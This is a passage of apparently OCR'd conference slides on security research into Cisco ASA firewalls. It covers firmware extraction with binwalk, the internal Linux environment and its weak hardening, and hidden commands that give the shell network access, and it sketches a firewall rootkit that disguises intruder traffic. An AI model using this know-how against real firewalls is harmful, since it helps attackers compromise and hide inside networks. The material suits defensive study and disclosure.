BREAKING BRICKS AND PLUMBING PIPES

Cisco ASA:

A SUPER MARIO ADVENTURE

ALEC STUART-MUIRK


whoami

- Alec Stuart–Muirk
  - Network Security Architect
  - Firewall Engineer
  - Security hobbyist

Disclaimer

- This research is not related to my job or current employer.
- This is purely an exercise in security research and is for educational use only
- Each vulnerability has been reported to the vendor.
- Patches are available from Cisco.
- Images are from the internet copyright of Nintendo.

Agenda



```
#id
uid=0(root)
gid=0(root)
```

```
cisco>enable
cisco#
```

Local shell access
&
Malicious Firmware

Unauthenticated
Remote Exploit

Device Compromise
&
Privilege Escalation

Pwn the Network
&
Hidden Config

Firewalls as the Target

- Traditional reasons to pwn the firewall
  – Network access, sniff/MITM traffic etc..
- Security landscape is changing
  – Moving away from the ‘walled garden’
  – NSM, SIEM, IPS, DLP are the new black
  – Increased focus on detection and response
- My reason to pwn the firewall…
  – Compromise of the firewall allows an attacker to blend into the network

Firewalls as the Target

- Firewall rule-base shows us trust relationships in the network
- Describes expected network traffic patterns
- A firewall rootkit could NAT intruder traffic to match normal network traffic.
  - Bypass tiered firewalls and anomaly based IPS
- Man-in-the-wall?

Cisco ASA Hardware

- Cisco ASA is sold as a “black box” appliance
- Underlying hardware is Intel

Cisco ASA “Legacy” Hardware

Model	RAM	CPU
Cisco ASA 5550	4GB	Pentium 4 3000MHz (32bit)
Cisco ASA 5540	2GB	Pentium 4 2000 MHz (32bit)
Cisco ASA 5520	2GB	P4 Celeron 2000MHz (32bit)
Cisco ASA 5510	1GB	P4 Celeron 1600 MHz(32bit)
Cisco ASA 5505	512M	AMD Geode 500Mhz (32bit)

Cisco ASA 5505

- SOHO/branch appliance = affordable
- Supports the latest ASA releases
- Runs the same firmware image as the higher spec 32-bit appliances
- 32-bit exploit dev environment

Cisco ASA “Next Gen” Hardware

Model	RAM	CPU
Cisco ASA 5512-X	4GB	“Multicore, enterprise-grade”
Cisco ASA 5515-X	8GB	“Multicore, enterprise-grade”
Cisco ASA 5525-X	8GB	“Multicore, enterprise-grade”
Cisco ASA 5545-X	12GB	“Multicore, enterprise-grade”
Cisco ASA 5555-X	16GB	“Multicore, enterprise-grade”

Cisco vASA


- Virtual firewall (VMWare/KVM)
- Supports the latest ASA releases
- Runs the same firmware image as the higher spec Next Gen 64-bit appliances
- 64-bit exploit dev environment

Cisco ASA Software

- Restricted CLI environment (Cisco IOS-like)
  - Non-exec mode
  - Exec mode (enable)
  - Config mode (config t)
  - Persistent storage is disk0: (config/firmware etc)
- ASDM for GUI configuration
  - Java based
  - HTTP POSTs to exec/config commands

Cisco ASA Software

- ‘show kernel process’ reveals underlying OS




```
ciscoasa# show kernel process
 PID PPID PRI  NI      VSIZE       RSS      WCHAN STAT  RUNTIME    GTIME   CGTIME COMMAND
   1    0  20   0    2088960       608           3708909432     S      772        0        0 init
   2    0  15 - 5          0         0           3708961408     S        0        0        0 kthreadd
   3    2  15 - 5          0         0           3708915808     S        0        0        0 ksoftirqd/0
   4    2  15 - 5          0         0           3708951508     S        0        0        0 events/0
   5    2  15 - 5          0         0           3708951508     S        0        0        0 khelper
  50    2  15 - 5          0         0           3708951508     S        0        0        0 kblockd/0
  53    2  15 - 5          0         0           3710013127     S        0        0        0 kseriod
  99    2  20   0          0         0           3709071114     S        0        0        0 pdflush
 100    2  20   0          0         0           3709071114     S        0        0        0 pdflush
 101    2  15 - 5          0         0           3709083983     S        0        0        0 kswapd0
 102    2  15 - 5          0         0           3708951508     S        0        0        0 aio/0
 103    2  15 - 5          0         0           3708951508     S        0        0        0 nfsiod
 215    2  15 - 5          0         0           3708951508     S        0        0        0 hid_compat
 216    2  15 - 5          0         0           3708951508     S        0        0        0 rpciod/0
 241    1  16 - 4    1789952       596           3709220179     S        3        0        0 udevd
 269  241  18 - 2    1785856       568           3709220179     S        0        0        0 udevd
 276  241  18 - 2    1785856       444           3709220179     S        0        0        0 udevd
 481    1  20   0    5201920      1600           4294967295     S        2        0        0 lwsmd
 483  481  20   0   16908288      3608           4294967295     S       88        0        0 lwregd
 508    1  20   0    2093056       512           3708909432     S        0        0        0 sh
 509  508  20   0   10194944       544           4294967295     S        0        0        0 lina_monitor
 511  509   0 -20  444235776     81448           4294967295     S 19402847        0        0 lina
ciscoasa#
```

Cisco ASA Software

- Cisco documentation shows open source used inside the firmware
  - "Open Source Used In Cisco ASA" PDFs
  - Cisco will provide code as required by license (eg GPL).


Extracting the Firmware

- Unpack the firmware
- Binwalk to extract the filesystem image



```
root@kali:~# binwalk -e asa921-k8.bin

DECIMAL         HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
514             0x202           LZMA compressed data, properties: 0x64, dictionary size: 2097152
144510          0x2347E         gzip compressed data, maximum compression, from Unix, last modif
1501312         0x16E880        gzip compressed data, has original file name: "rootfs.img", from
```


- rootfs.img is a gziped cpio archive



```
root@kali:~/_asa921-k8.bin.extracted# cpio -id -F rootfs.img
150931 blocks
root@kali:~/_asa921-k8.bin.extracted# ls
asa   boot     dev   home  lib    linuxrc  opt   root        sbin   sys  usr
bin   config   etc   init  lib64  mnt      proc  rootfs.img  share  tmp  var
root@kali:~/ asa921-k8.bin.extracted# 
```

Examining the Firmware

- Extracted file system reveals
  - Basic Linux environment with busybox
  - /asa contains the Cisco files
  - the ASA Linux boot process



Kernel

init

/etc/inittab

/etc/init.d/rcS

/etc/init.d/S59asa

/asa/scripts/rcS

/tmp/run_cmd

/asa/bin/lina_monitor

/asa/bin/lina


The firewall process

The Linux environment

- /asa/bin/lina is the firewall
- The Linux environment
  - ASLR disabled
  - /dev/mem access (CONFIG_STRICT_DEVMEM = N)
  - Modules enabled
  - gdbserver included
  - ptrace support!
- No access to network :/

The Linux environment

- No native networking




```
# ifconfig -a
dummy0    Link encap:Ethernet  HWaddr 12:F3:31:9D:2F:C8
          BROADCAST NOARP  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.255.255.255
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

tap0      Link encap:Ethernet  HWaddr 42:68:1D:24:3A:87
          inet addr:127.0.2.2  Bcast:127.255.255.255  Mask:255.0.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:38 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

The Linux environment

- /asa/bin/lina controls network interfaces
  - User space PCI drivers
  - Handles ethernet PCI interrupts
  - Handles all frames/packets
- No network access from Linux shell?
  - Some scripts need network access (/asa/scripts/)
  - References to LD_PRELOAD=libdsocks.so

The Linux environment

- libdsocks.so is Dante or ‘socksify’
  - Forces application connect() through a SOCKS proxy
- Enable a socks proxy in Lina
  - Cisco CLI “hidden” command



```
ciscoasa(config)#service internal
WARNING: Advanced settings and commands should only be altered or used
under Cisco supervision.
ciscoasa(config)#loopback-proxy server
ciscoasa(config)# 
```

- We can now have network access from Linux shell!

Two Ways to Subvert /asa/bin/lina

